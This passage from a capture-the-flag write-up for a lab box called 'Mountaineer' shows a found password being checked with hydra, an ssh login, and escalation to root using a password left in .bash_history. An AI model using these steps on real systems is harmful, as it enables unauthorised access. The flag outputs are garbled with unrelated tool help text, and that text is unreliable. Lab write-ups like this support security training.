The password allowed me to view the contents inside the file where I found user credentials.





Since, *kangchenjunga* had the local flag, I verified the credentials and logged into the target using **ssh**.

```
root@kali: ~/thm/mountaineer [~] # hydra -l kangchenjunga -p J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV ssh://mountaineer.thm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-01 07:31:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1:p:1), -1 try per task
[DATA] attacking ssh://mountaineer.thm:22/
[22][ssh] host: mountaineer.thm login: kangchenjunga password: J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-01 07:31:12
```

```
root@kali: ~/thm/mountaineer [~] # ssh kangchenjunga@10.10.86.214
The authenticity of host '10.10.86.214 (10.10.86.214)' can't be established.
ED25519 key fingerprint is SHA256:BMSQvtQmkJhbhJtKeEg+DXScAFwjjyrMQu7SYno.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.86.214' (ED25519) to the list of known hosts.
kangchenjunga@10.10.86.214's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jul 1 11:32:45 AM UTC 2025

System load: 0.1259765625 Processes: 135
Usage of /: 20.0% of 30.34GB Users logged in: 0
Memory usage: 20% IPv4 address for eth0: 10.10.86.214
Swap usage: 0% Options
⇒ There are 3 zombie processes. (Use 'kill' to kill them)

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
```

Finally, I captured the local flag.

```
Last login: Mon Mar 18 18:03:41 2024 from 192.168.33.1
kangchenjunga@mountaineer:~$ ls
local.txt mynotes.txt
kangchenjunga@mountaineer:~$ cat local.txt
97a [REDACTED] use this option to profile existing dictionary,
or w/o pt output to make some password :)
```


PRIVILEGE ESCALATION

My directory also contained a `.bash_history` file which contained command history.



```
kangchenjunga@mountaineer:~$ pwd
/home/kangchenjunga
kangchenjunga@mountaineer:~$ ls -la
total 20
drwxr-xr-x  2 root      root   4096 Mar 18  2024 .
drwxr-xr-x 11 root      root   4096 Mar 16  2024 ..
-rw-r--r--  1 kangchenjunga kangchenjunga 303 Mar 18  2024 .bash_history
-rw-r--r--  1 root      kangchenjunga  33 Mar 16  2024 local.txt
-rw-r--r--  1 kangchenjunga kangchenjunga 216 Mar 16  2024 mynotes.txt
```

I read the file and found the root credentials.



```
kangchenjunga@mountaineer:~$ cat .bash_history
ls
cd /var/www/html
nano index.html
cat /etc/passwd
ps aux
suroot
th3_r00t_of_4LL_mount41N5SSSssssss
whoami
ls -la
cd /root
ls
mkdir test
cd test
touch file1.txt
mv file1.txt ../
cd ..
rm -rf test
exit
ls
cat mynotes.txt
ls
cat .bash_history
cat .bash_history
ls -la
cat .bash_history
exit
bash
exit
kangchenjunga@mountaineer:~$ |
```

I then switched to root user and captured the root flag from the `/root` directory.

```
kangchenjunga@mountaineer:~$ su root
Password:
root@mountaineer:/home/kangchenjunga# whoami
root
root@mountaineer:/home/kangchenjunga# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@mountaineer:/home/kangchenjunga# cd /root
root@mountaineer:~# ls
note.txt  root.txt  snap
root@mountaineer:~# cat root.txt
a418[REDACTED]  Use this option to profile existing dictionary,
               or MyD.pl output to make some passphrase :)
```

That's it from my side !

Until next time :)
